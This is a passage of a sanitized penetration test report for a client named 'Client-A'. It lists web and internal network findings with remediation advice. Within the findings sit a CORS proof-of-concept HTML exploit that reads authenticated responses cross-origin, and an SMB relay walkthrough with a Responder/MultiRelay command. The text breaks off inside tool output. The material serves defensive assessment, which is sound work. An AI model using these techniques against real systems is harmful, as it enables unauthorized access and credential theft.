	www.Client-A.com	443/tcp	www	TLS 1.0 in use	

Description

Testing identified several servers that provide encryption but are at risk of cryptographic attack because of problems associated with encryption configuration. These problems include the following:
The server allows session negotiation with CBC operation modes. Weaknesses in this cipher block chaining mode have led to exploits such as "Lucky Thirteen" (CVE-2013-0169), mainly when used with "early" TLS (TLS v1.0).

Solution

Internet-exposed web servers and other services that utilize TLS encryption should be configured only to allow encrypted negotiation with TLS version 1.2. Earlier versions of TLS may be used, but only if vulnerable cipher suites and cipher strengths lower than 128-bit are disabled.

Additional Resources

PCI v3.2-, CAPEC-217, CWE-326, HIPAA-326, ISO27001-A.14.1.3, WASC-4, OWASP 2013-A6, OWASP 2017-A3

Ease Of Exploit

Theoretical

Skill Level Needed

Expert

Technical Details

The following example illustrates confirmation of the configuration of one of the web servers. Cipher suites that are vulnerable to cryptographic attacks are highlighted.

www.Client-A.com

Preferred TLSv1.2 256 bits ECDHE-RSA-AES256-GCM-SHA384 Curve P-256 DHE 256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA384 Curve P-256 DHE 256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.2 256 bits AES256-GCM-SHA384
Accepted TLSv1.2 256 bits AES256-SHA256
Accepted TLSv1.2 256 bits AES256-SHA
Accepted TLSv1.2 256 bits CAMELLIA256-SHA
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-GCM-SHA256 Curve P-256 DHE 256

This document is intended for Customer internal use.

Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA256 Curve P-256 DHE 256 Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256 Accepted TLSv1.2 128 bits AES128-GCM-SHA256 Accepted TLSv1.2 128 bits AES128-SHA256 Accepted TLSv1.2 128 bits AES128-SHA Accepted TLSv1.2 128 bits CAMELLIA128-SHA Preferred TLSv1.1 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256 Accepted TLSv1.1 256 bits AES256-SHA Accepted TLSv1.1 256 bits CAMELLIA256-SHA Accepted TLSv1.1 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256 Accepted TLSv1.1 128 bits AES128-SHA Accepted TLSv1.1 128 bits CAMELLIA128-SHA Preferred TLSv1.0 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256 Accepted TLSv1.0 256 bits AES256-SHA Accepted TLSv1.0 256 bits CAMELLIA256-SHA Accepted TLSv1.0 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256 Accepted TLSv1.0 128 bits AES128-SHA Accepted TLSv1.0 128 bits CAMELLIA128-SHA
Exploit Attempts
N/A – This is a configuration issue. An attacker needs to capture enough packets and use a brute-force attack break encryption for the session to exploit this vulnerability and see sensitive data within.
Management Response
{Please insert about corrective action(s) or risk acceptance here.}

Password Field Allows Autocomplete

Vulnerability	**Password Field Allows Autocomplete**				
Severity	**Low**				
CVSS Score	**3**	**CWE**	CWE-16	**Exploitable**	Yes
Affected Systems	**IP(s)/URL(s)**	**Ports/Protocol**	**Service**	**Other Information**	
	Client-A.org	443/tcp	www	Configuration Issue	
Description					
Testing identified three applications in which the application's authentication script does not use the autocomplete="off" attribute to discourage browsers from storing passwords. Auto-completion is a convenience feature provided to allow browsers to remember data for frequently entered form fields. However, it also increases the potential for unauthorized access to unencrypted, stored data.					
Solution					

Although some browsers do not honor the request to disable auto-completion, it is a standard security practice to use the autocomplete="off" attribute for parameter values involving sensitive information such as passwords and credit data.
Additional Resources
CWE-16, ISO27001-A.14.1.2, WASC-15, OWASP 2013-A5, OWASP 2017-A6
Ease Of Exploit
Difficult
Skill Level Needed
Expert
Technical Details
Most browsers have a facility to remember user credentials that are entered into HTML forms. This function can be configured by the user and also by applications that employ user credentials. If the function is enabled, then credentials entered by the user are stored on their local computer and retrieved by the browser on future visits to the same application. The stored credentials can be captured by an attacker who gains control over the user's computer. Further, an attacker who finds a separate application vulnerability such as cross-site scripting may be able to exploit this to retrieve a user's browser-stored credentials.
Exploit Attempts
N/A – This is a server configuration issue, which results in storage is a password at the client's browser.
Management Response
{Please insert about corrective action(s) or risk acceptance here.}

CORS Misconfiguration

Vulnerability	**CORS Misconfiguration**				
Severity	**Low**				
CVSS Score	**3**	**CWE**	CWE-942	**Exploitable**	Yes
Affected Systems	**IP(s)/URL(s)**	**Ports/Protocol**	**Service**	**Other Information**	
	Client-A.org	443/tcp	www	CORS origin	
Description					
Servers are used to host web pages, applications, images, fonts, and much more. When you use a web browser, you will likely attempt to access a distinct website (hosted on a server). Websites often request these hosted resources from different locations (servers) on the Internet. Security policies on servers mitigate the risks associated with requesting assets hosted on a different server. Cross-					

origin resource sharing (CORS) is a mechanism that allows restricted resources (e.g., fonts) on a web page to be requested from another domain outside the domain from which the resource originated. The Access-Control-Allow-Origin header indicates whether a resource can be shared based on returning the Origin request header's value, "*", or "null" in the response.

Allowing cross-origin requests is helpful, as many websites today load resources from different places on the Internet (stylesheets, scripts, images, and more).

Cross-origin requests, however, mean that servers must implement ways to handle requests from origins outside of their own. CORS allows servers to specify who (i.e., which origins) can access the assets on the server, among many other things.

Solution

Rather than using a wildcard or programmatically verifying supplied origins, use a whitelist of trusted domains.

Additional Resources

What is CORS? | Codecademy
CORS OriginHeaderScrutiny | OWASP Foundation
CWE-942 - https://cwe.mitre.org/data/definitions/942.html

Ease Of Exploit

Easy

Skill Level Needed

Expert

Technical Details


An attacker would lure a victim to visit the attacker's website by using social engineering attacks such as email phishing. If a victim is logged in to the portal simultaneously, his/her personal information is sent to the attacker's server. Here is the sample Exploit code for the same.

```
<!DOCTYPE html>
<html>
<body>
<center>
<h2>CORS POC Exploit</h2>
<h3>Extract SID</h3>
<div id="demo">
<button type="button" onclick="cors()">Exploit</button>
</div>
<script>
function cors() {
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
if (this.readyState == 4 && this.status == 200) {
document.getElementById("demo").innerHTML = alert(this.responseText);}
};
xhttp.open("GET", "https://Client-A.org/wp-json/oembed/1.0/embed/?url=https://Client-A.org/", true);
xhttp.withCredentials = true;
```

```
xhttp.send();
}
</script>
</body>
</html>
```

curl -I https://Client-A.org/wp-json/oembed/1.0/embed/ -H "Origin: bing.com"

HTTP/2 400
server: nginx
date: Mon, 21 Dec 2020 12:53:54 GMT
content-type: application/json; charset=UTF-8
x-powered-by: PHP/7.4.13
x-robots-tag: noindex
link: <https://Client-A.org/wp-json/>; rel="https://api.w.org/"
x-content-type-options: nosniff
access-control-expose-headers: X-WP-Total, X-WP-TotalPages, Link
access-control-allow-headers: Authorization, X-WP-Nonce, Content-Disposition, Content-MD5, Content-Type
allow: GET
access-control-allow-origin: http://bing.com
access-control-allow-methods: OPTIONS, GET, POST, PUT, PATCH, DELETE
access-control-allow-credentials: true
vary: Origin
cache-control: max-age=31536000
expires: [redacted] 12:53:54 GMT
referrer-policy: no-referrer-when-downgrade



Exploit Attempts

N/A – This attack requires user intervention, therefore GSG could not able to exploit it this time.

CONFIDENTIAL

Management Response
{Please insert about corrective action(s) or risk acceptance here.}

HTTP Response Header Hardening

Vulnerability	HTTP Response Header Hardening				
Severity	Info				
CVSS Score	0	CWE	CWE-16	Exploitable	Yes
Affected Systems	IP(s)/URL(s)	Ports/Protocol	Service	Other Information	
	Client-A.org	443/tcp	www	Configuration	

Description

Observation of application response headers indicates the potential for a variety of attacks against application users due to lack of control over response headers. Most attack vectors that take advantage of lack of control require a high degree of sophistication, so the estimated level of threat is minimal. However, the measures required to "harden" response headers are not expensive to implement compared with the increased level of assurance that the response headers provide.

Testing identified the following response headers that were not observed in application responses:

- X-Frame-Options – This header minimizes the success potential of attacks such as "clickjacking" and "cross-frame scripting". Such attacks take advantage of the lack of frame control to "re-render" a page to trick an application user into performing an unintended action, such as mouse clicks and keystrokes.
- Content Security Policy - The CSP header allows the ability to define a whitelist of approved sources of content for an application. By restricting the assets that a browser can load for the application, such as "js" and "css", CSP can act as an effective countermeasure to cross-site scripting attacks.
- HTTP Strict Transport Security - Sites have always heavily relied on a 301/302 redirect to take users from browsing over HTTP to HTTPS. With browsers defaulting to HTTP when a user omits an HTTP/HTTPS preference when issuing a request, this has previously been the only way. HSTS allows the ability to tell a browser that HTTPS must be used to access the application. This means any bookmarks, links or addresses the user types will be forced to use HTTPS, even if they specify HTTP.
- X-XSS Protection - This header is used to configure the built-in reflective XSS protection found in Internet Explorer, Chrome , and Safari (Webkit). Valid settings for the header are 0, which disables the protection, 1 which enables the protection and 1; mode=block, which tells the browser to block the response if it detects an attack rather than sanitizing the script.
- X-Content Type Options - This header only has one valid value: "nosniff". It prevents Google Chrome and Internet Explorer from mime-sniff the content-type of a response away from the one declared by the server. It reduces exposure to drive-by downloads and the risks of user-uploaded content that, with clever naming, could be treated as a different content-type such as an executable.

This document is intended for Customer internal use.

In addition to headers that can be added to harden application responses, testing identified the following header that is used but exposes too much information. This header appears in the default configuration and exposes the type of web server and back-end application services. This information is generally not required by the client and can allow an attacker to tailor attacks specifically for the target.
Solution
Implement the following headers if possible: o Content Security Policy https://www.owasp.org/index.php/Content_Security_Policy o HTTP Strict Transport Security https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet o X-XSS Protection https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet o X-Content-Type-Options https://www.owasp.org/index.php/Security_Headers o X-Frame-Options https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet • Remove headers that leak information about application tier components (e.g., Server, X-Powered-By, PHP, X-AspNet-Version)
Additional Resources
X-Frame-Options • CWE-693, ISO27001-A.14.2.5, OWASP 2013-A5, OWASP 2017-A6 Content Security Policy • CWE-16, ISO27001-A.14.2.5, WASC-15 HTTP Strict Transport Security (HSTS) • PCI v3.2.1-6.5.4, CAPEC-217, CWE-523, ISO27001-A.14.1.2, WASC-4, OWASP 2013-A6, OWASP 2017-A3
Ease Of Exploit
Difficult
Skill Level Needed
Expert
Technical Details
curl -I https://Client-A.org/ HTTP/2 200 server: nginx date: Mon, 21 Dec 2020 13:32:51 GMT content-type: text/html; charset=UTF-8 content-length: 27815 vary: Accept-Encoding

This document is intended for Customer internal use.

last-modified: [redacted]:57:49 GMT accept-ranges: bytes vary: Accept-Encoding,Cookie cache-control: max-age=0, public, public expires: Mon, 21 Dec 2020 13:32:51 GMT referrer-policy: no-referrer-when-downgrade x-powered-by: W3 Total Cache/0.15.2 pragma: public x-powered-by: PleskLin curl -I https://portal. Client-A.com/Pages/Login.aspx HTTP/1.1 200 OK Cache-Control: private Content-Length: 9764 Content-Type: text/html; charset=utf-8 Server: Microsoft-IIS/8.5 Set-Cookie: ASP.NET_SessionId=rt2yy2sivau3spt5pfdqgzrc; path=/; secure; HttpOnly X-AspNet-Version: 4.0.30319 X-UA-Compatible: IE=9 X-Frame-Options: deny X-Content-Type-Options: nosniff Date: Mon, 21 Dec 2020 13:32:00 GMT
Exploit Attempts
N/A
Management Response
{Please insert about corrective action(s) or risk acceptance here.}

CONFIDENTIAL

Appendix A

Live Hosts, Open Ports and Services

Host	Ports/Services
Client-A.org	443/tcp, www
portal.Client-A.com	443/tcp, www

CONFIDENTIAL

Appendix B: Risk Rankings

A Risk matrix is a matrix that is used during risk assessment to define the level of risk by considering the category of probability or likelihood against the category of consequence severity. This is a simple mechanism to increase the visibility of risks and assist management decision making.

A risk is the amount of impact that can be expected to occur during a given period due to a specific event (e.g., System Failure/Compromise). Statistically, the level of risk can be calculated as the product of the probability that incident occurs multiplied by the severity of that impact (i.e., the average amount of data loss or productivity down). In practice, a risk matrix is a useful approach where either the probability or the severity cannot be estimated with accuracy and precision.

For example, the potential Impact can be categorized as:

- High – Multiple System Failures
- Medium – One or More System Failure
- Low – One System Failure or Some Minor issues

The probability of harm occurring might be categorized as High, Medium, and Low. However, it must be considered that very low probabilities may not be very reliable.

The resulting Risk Matrix could be:

Severity versus Probability	Low	Medium	High
High Potential Impact on Systems/Network/Users	Medium Risk	High Risk	High Risk
Medium Potential Impact on Systems/Network/Users	Medium Risk	Medium Risk	High Risk
Low Potential Impact on Systems/Network/Users	Low Risk	Low Risk	Medium Risk

The company or organization then would calculate what levels of risk they can take with different events.

This would be done by weighing up the risk of an event occurring against the cost to implement safety and the benefit gained from it.

Threat Agent Factors

The first set of factors were related to the threat agent involved. The goal here is to estimate the likelihood of a successful attack by this group of threat agents. Use the worst-case threat agent.

Skill level

How technically skilled is this group of threat agents? No technical skills (1), some technical skills (3), advanced computer user (5), network and programming skills (6), security penetration skills (9),

Motive

This document is intended for Customer internal use.

How motivated is this group of threat agents to find and exploit this vulnerability? Low or no reward (1), possible reward (4), high reward (9)

Opportunity

What resources and opportunities were required for this group of threat agents to find and exploit this vulnerability? Full access or expensive resources required (0), special access or resources required (4), some access or resources required (7), no access or resources required (9)

Size

How large is this group of threat agents? Developers (2), system administrators (2), intranet users (4), partners (5), authenticated users (6), anonymous Internet users (9)

Vulnerability Factors

The next set of factors were related to the vulnerability involved. The goal here is to estimate the likelihood of the particular vulnerability involved being discovered and exploited. Assume the threat agent selected above.

Ease of discovery

How easy is it for this group of threat agents to discover this vulnerability? Practically impossible (1), difficult (3), easy (7), automated tools available (9)

Ease of exploit

How easy is it for this group of threat agents to actually exploit this vulnerability? Theoretical (1), difficult (3), easy (5), automated tools available (9)

Awareness

How well known is this vulnerability to this group of threat agents? Unknown (1), hidden (4), obvious (6), public knowledge (9)

Intrusion detection

How likely is an exploit to be detected? Active detection in application (1), logged and reviewed (3), logged without review (8), not logged (9)

https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology


CONFIDENTIAL

Appendix C: Attacks and Tests Performed Based on OWASP TOP 10

The following list details the most common attacks that can put an application at risk. Each attack is delegated to a category and contains links for further reading.

OWASP

Application Security Risks: Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.



Sometimes, these paths are trivial to find and exploit and sometimes they are extremely difficult. Similarly, the harm that is caused may be of no consequence, or it may put you out of business. To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization. Together, these factors determine the overall risk.

References

- OWASP Risk Rating Methodology
  https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology
- Article on Threat/Risk Modeling - https://www.owasp.org/index.php/Threat_Risk_Modeling

OWASP Top-10 (2017)

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

CONFIDENTIAL

Appendix D – Engagement Team and Tools

Engagement Team

The core GSG Assessment Team is established based on professionals that hold several respected security certifications. In addition, they have given information security related talks across the United States and are published in books and trade magazines on a range of security and audit topics. The team is made up of world class information security professionals with vast expertise in assessment methodology, policy and procedure, enterprise and point solutions, digital forensics and remediation.

The team that GSG forms to deliver audits and controls testing has over 50 years of combined experience. Besides the core team GSG is able to draw from a wide network of partnerships with professionals and vendors that bring talents and expertise established over multiple years across several industries.

Key Certifications:

Certified Information Systems Auditor (CISA)

GIAC Web Application Penetration Tester (GWAPT)
GIAC Certified Forensic Analyst (GCFA exp)
Certified Ethical Hacker (CEH exp)
Certified Information Systems Security Professional (CISSP)
Information Systems Security Architecture Professional (CISSP-ISSAP)

Tools Used

The following security tools were updated with the latest security threat definitions before deployment:

Tools	Description
Tenable Nessus	Nessus is a well-known professional tool used to perform vulnerability, configuration and compliance assessments.
Kali Linux	Kali Linux 2020.1 - Kali Linux is the new generation of the industry-leading Linux penetration testing and security auditing Linux distribution. Kali contains hundreds of penetration testing tools (open source).
Burp Suite Professional	Burp Suite Pro is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

This document is intended for Customer internal use.

5.6.2 Internal Network Vulnerability Scan and Penetration Test Report

The following is a "sanitized" copy of our internal network vulnerability scan and penetration test report. This is a report that has been made generic by removing all identifying information and replacing it with non-specific "placeholder" information.

Internal Network Vulnerability Scan and Penetration Test Report

Prepared for:
Client-A (CLIENT-A)

Report Date:
October 2020

Presented on behalf of Global Solutions Group Inc.
by:
[redacted]
Project Manager
[redacted]

Disclaimer

This report is felt to contain confidential and sensitive information to the Client-A (CLIENT-A). As such we have labeled the report as "CONFIDENTIAL". We recommend that the report only be shared with entities officially connected to CLIENT-A which could include management, employees, attorneys, auditors and regulators.

Table of Contents

CONFIDENTIAL

Executive Summary

During month of October 2020, Global Solutions Group Inc. (GSG) was engaged by the management of the Client-A (CLIENT-A) to simulate a real world like attack and penetration testing on their internal network.

This review was conducted to verify that reasonable controls were in place to comply with industry best practices and to confirm that access to the CLIENT-A's IT environment does not compromise system confidentiality, integrity, or availability of other resources. The goal of this engagement was to identify potential security risks and provide a foundation for improved risk-based decision-making that would help to achieve regulatory compliance and prioritize investments to meet security goals.

The examination of the network environment followed a phased assessment consisting of Data Collection and Scanning, Vulnerability Validation, and Documentation of Findings. Each phase is described in the Project Components section of this report. Various commercial and open source tools were used to evaluate CLIENT-A's network.

Scope and Objectives

The focus of this assessment was to find vulnerabilities, safely exploit them, and gain access to the CLIENT-A's system, without any detection, without any interference, and without any outage.

The following table contains the IPs (Domains), which were in scope for this assessment:

IP Addresses or Ranges	Domain, Host Names or URL
10.10.xx.xxx/00	

Test window(s):

All scans and testing were run on scheduled as agreed upon time in the Rules of Engagement document provided by the CLIENT-A. The client's trusted agents were informed before and after the testing windows opened and closed.

Initial Assessment: Start Date – End Date

CONFIDENTIAL

General Observation and Recommendations

GSG was engaged by the CLIENT-A to perform an attack, and penetration tests using real-world techniques and tools on its internal network.

These activities are commonly performed in one of two ways:

- Credentialed
- Non-Credentialed

GSG and CLIENT-A agreed to conduct the testing using Non-credentialed methods, and almost zero knowledge about the environment. This approach simulates an attacker with some knowledge of the systems. It also allowed GSG to target the selected in-scope systems and produce more focused results in less time.

During the penetration test, GSG found the issues listed below. Each detailed finding and recommendation for remediation are documented in a detailed findings section later in this report.

Vulnerability	Security Implications	Severity
Unsupported Operating System	Without latest patch attacker can gain unauthorized access to the system.	High
Vulnerable firmware	Unpatched application (firmware)	High
IPMI v2.0 Password Hash Disclosure	Attacker can takeover the system and launch denial of service attack.	High
SMB Signing not required	Attacker can conduct man-in-the-middle attacks against the SMB server.	High

Key Observations

- Unused accounts (including test accounts) were locked or disabled to prevent any misuse.
- Weakness in SMB could allow an attacker to compromise the server and obtain sensitive data.
- Unsupported Operating system or application can lead to system or data compromise.

Recommendations

- Develop and enforce baseline secure server and software development guide based on NIST, OWASP or other industry security standard.
- Update application to the latest version.
- Disable unnecessary services and protocols if not needed.
- Perform regular vulnerability scanning to identify any misconfiguration especially after any change in the system (server, OS, Firewall etc.)

CONFIDENTIAL

Project Methodology

The criteria used for this assessment is based upon the industry best practices, which represents a broad consensus about the most critical network, operating systems and web application security flaws (refer to the Appendix-A for further information).

This base methodology is applied in order to maintain a high quality of consistency, regardless of the application tested. However, unique application business logic and architecture often require an intuitive approach, prompting tests to accommodate situational attack vectors.

The general activities performed by GSG were part of a standard methodology consisting of the seven phases listed below. These phases were further augmented by the intuitive analysis of any specific asset's configuration or information discovered within the target environment by a highly trained and experienced penetration testing expert.

Below are the phases of penetration testing methodology:

Assessment Phase	Components	Tasks
1. Pre-engagement Interactions	Defining scope and communication methods	The scope of a project specifically defines what is to be tested. One key component of scoping an engagement is outlining how the testers should spend their time. We work with the client to discuss the scope and secure communication methods during and after the test is completed.
2. Intelligence Gathering	Understanding about the target	Intelligence Gathering is performing reconnaissance against a target to gather as much information as possible to be utilized when penetrating the target during the vulnerability assessment and exploitation phases. We use various public and private resources to gain knowledge about the target systems (domain, websites, etc.)
3.Threat Modeling	Network Scan	We collect information on and performs a scan of, the network environment to gain knowledge of the configuration and identify known vulnerabilities with the use of automated tools.
4. Vulnerability Analysis	Research on vulnerability and possible exploit	We review the networks identified during the scan and eliminates information related to networks not germane to the security review. Vulnerabilities associated with the networks were then isolated and reviewed and validated.
5.Exploitation (If approved by the client)	Exploiting vulnerabilities	Attempt to exploit the vulnerabilities discovered in vulnerability detection phase and any additional vulnerability that is manually identified in this phase.
6.Post-exploitation (If approved by the client)	Gain access and elevate	Gain access to any server and explore any additional vulnerabilities which allow gaining access to the elevated/privilege user access (e.g., Local Administrator, Domain Administrator).
7.Reporting	Documentation, Discussion, and Final Report	We document the findings from analyzing the above information discusses those results with the Technology/Audit team and creates a final report for submission to senior management.

CONFIDENTIAL

Detailed Test Results

Below is a summary of the detail test results for each of the vulnerabilities that have been identified. The results provided include a description of the vulnerability along with an estimate of how easy it could be to exploit the vulnerability and the level of expertise needed to perform the exploit. In the "Solution" sections, we have identified actions, that if implemented, should help to remediate.

The detailed vulnerability has been outlined in the narrative and tables that follow:

Unsupported Operating System

Vulnerability	Unsupported Windows OS					
Synopsys	The remote version of Microsoft Windows is either missing a service pack or is no longer supported. As a result, it is likely to contain security vulnerabilities.					
Severity	**High**					
CVSS Score	**10**	**CWE/CVE**	**N/A**		**Exploitable**	**Yes**
Affected Systems	IP(s)	Ports/Protocol	Service	FQDN	NetBIOS	Other
	10.10.xx.xxx 10.10.xx.xxx	0/tcp	N/A	N/A	N/A	Windows 2008
Description						
During the assessment the tester came across multiple systems running outdated Operating Systems, such as Windows Server 2008. Support for these operating systems by Microsoft ended on January 15th, 2020 for the Server 2008. Lack of support implies that no new security patches for the product will be released by the vendor. As a result, these systems are likely to have security vulnerabilities over time which cannot be remediated. Furthermore, Microsoft is unlikely to investigate or acknowledge reports of vulnerabilities for these operating systems. Other risks from using an outdated operating system occur whenever malware creators release malicious codes targeting unsupported and unpatched operating systems. Over time, the software developers and security software vendors offering malware protection will also stop providing detection signatures and product support for unsupported Operating Systems. With that in mind, any malware targeting older Operating Systems increases an organization's risk of compromise and data loss. This can be especially serious should that compromise, or data loss involve data stored by the organization on behalf of their clients.						
Solution						
Upgrade outdated software or operating systems to a version currently supported by the vendor. The upgrade process should include a migration plan that includes the appropriate						

CONFIDENTIAL

levels of testing to ensure that new vulnerabilities are not introduced as part of the upgrade and that existing business applications are compatible with the upgrade. Review and verify that existing policies and procedures provide the necessary guidance to ensure critical operating systems and software are monitored to reduce the risk of running outdated or unsupported versions.
Additional Resources
https://docs.microsoft.com/en-us/troubleshoot/windows-server/windows-server-eos-faq/end-of-support-windows-server-2008-2008r2
Ease of Exploit
Hard
Skill Level Needed
Expert
Technical Details
N/A
Exploit Attempts
N/A
Management Response
{Please insert corrective action(s) or risk acceptance here.}

SMB Signing not required

Vulnerability	Microsoft Server Message Block (SMB) Signing Disabled					
Synopsys	The weakness in the SMB protocol allows an attacker to launch a Man-in-The-Middle attack to gain unauthorized access.					
Severity	**HIGH**					
CVSS Score	**9***	**CWE**	**200**		**Exploitable**	Yes
Affected Systems	IP(s)	Ports/Protocol	Service	FQDN	NetBIOS	Other
	10.10.xx.xxx 10.10.xx.xxx	445/tcp	SMB	N/A	N/A	N/A
Description						
Server Message Block (SMB) is the file protocol most commonly used by Windows. SMB Signing is a feature through which communications using SMB can be digitally signed at the packet level. Digitally signing the packets enables the recipient of the packets to confirm their point of						

This document is intended for Customer internal use.

origination and their authenticity. This security mechanism in the SMB protocol helps avoid issues like tampering of packets and "Man-in-the-Middle" attacks.

**- The base CVSS was modified to 9 from the original 5 due to the service configuration could allow guest/non-domain user to take over the Domain.*

Solution

There are multiple ways to mitigate the issues.

1. Disable SMBv1. As described here - https://support.microsoft.com/kb/2696547
2. Enable SMB signing for all client server communications.
3. At the network level, disable APR poisoning/spoofing.
4. Use Network Access Control NAC) to protect networks from attacks using unauthorized devices.
5. Periodically (weekly, if possible, using some test cases) run the Sharphound/Bloodhound tool as a blue team test (IT Support - SOC) to manage group permission and user rights.
6. Disable IPv6 if not needed.

Additional Resources

https://www.cvedetails.com/microsoft-bulletin/ms09-050/
https://www.exploit-db.com/exploits/9594

Ease Of Exploit

Easy

Skill Level Needed

Expert

Technical Details


SMB signing is available in all currently supported versions of Windows, but it's only enabled by default on Domain Controllers. This is recommended for Domain Controllers because SMB is the protocol used by clients to download Group Policy information. SMB signing provides a way to ensure that the client is receiving genuine Group Policy.

NTLM is a challenge/response protocol. The authentication happens something like this: First, the client attempts to login and the server responds with a challenge. In effect the server says, "If you are who you say you are, then encrypt this thing (Challenge X) with your hash." Next, the client encrypts the challenge and sends back the encrypted challenge response. The server then attempts to decrypt that encrypted challenge response with the user's password hash. If it decrypts to reveal the challenge that it sent, then the user is authenticated.

The following is a description of a challenge/response authentication. With SMB Relay attacks, the attacker inserts himself into the middle of that exchange. The attacker selects the target server he wants to authenticate to and then the attacker waits for someone on the network to

This document is intended for Customer internal use.

authenticate to his machine. This is where rogue host detection, vulnerability scanners, and administrator scripts that automatically authenticate to hosts become a penetration tester's best friends. When the automated process connects to the attacker, he passes the authentication attempt off to his target (another system on the network, perhaps a server). The target generates a challenge and sends it back to the attacker. The attacker sends the challenge back to the originating scanning system. The scanning system encrypts the hash with the correct password hash and sends it to the attacker. The attacker passes the correctly encrypted response back to his target and successfully authenticates. This process is shown in the next illustration.



During testing GSG noted that multiple servers were affected by both SMBv1 and SMB signing being disabled. An attacker with physical access and enough time or the right placement of the device can easily launch credential passing (Pass the hash attack) and could obtain access to the server or workstation.

Exploit Attempts

Initially tester attached his laptop to the network connection at conference room. The laptop's ethernet port was configured in promiscuous mode to listen network traffic and learn about network and services used. Tester learned about local network range (10.10.xx.xxx/00), various printers, DNS servers, AD servers and other network devices.

In next phase, tester used laptop in DHCP mode and obtain network assigned IP address (10.10.xx.xxx). Tester then scanned local network using nmap to gain more knowledge.

While running network scans the Tester also launched a Man-in-the-Middle attack using the 'Responder' tool to obtain hash/password from the user by impersonating other network devices or servers.

Also, in parallel, the Tester launched another attack to pass the SMB hash and tried to gain access to a server where with SMBv1 was enabled and SMB signing was disabled. This tool answers to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix and in the process collects the NTLM, NTLMv2 hashes, which can either be cracked using brute force attack or passed using the MultiRelay tool. For more details refer to, https://github.com/lgandx/Responder.

The Tester then started MultiRelay, which is a module in Responder that allows targeted attacks using NTLMv1 and NTLMv2 relay. MultiRelay takes advantage of commonly misconfigured Windows environments not enforcing SMB signing. Not enforcing SMB signing results in both the client and server not performing any validation of client or server, or the payload executed by the device. This makes SMB Man-in-the-Middle attacks possible, which means the hacker/attacker can obtain command shell access.

```
tester@HP-Laptop:/opt/responder/tools$ sudo ./MultiRelay.py -u ALL -t 10.10.xx.xxx

Responder MultiRelay 2.0 NTLMv1/2 Relay

Send bugs/hugs/comments to: [redacted]
Usernames to relay (-u) are case sensitive.
To kill this script hit CTRL-C.

/*
Use this script in combination with Responder.py for best results.
Make sure to set SMB and HTTP to OFF in Responder.conf.

